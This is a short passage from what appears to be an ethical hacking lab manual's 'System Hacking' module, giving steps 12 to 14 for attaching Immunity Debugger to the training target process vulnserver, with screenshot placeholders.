


Module 06 – System Hacking

12. Now, click **File** in the menu bar, and in the drop-down menu, click **Attach**.




13. The **Select process to attach** pop-up appears; click the **vulnserver** process and click **Attach**.




14. Immunity Debugger showing the **vulnerserver.exe** process window appears, as shown in the screenshot.

Module 06 – System Hacking

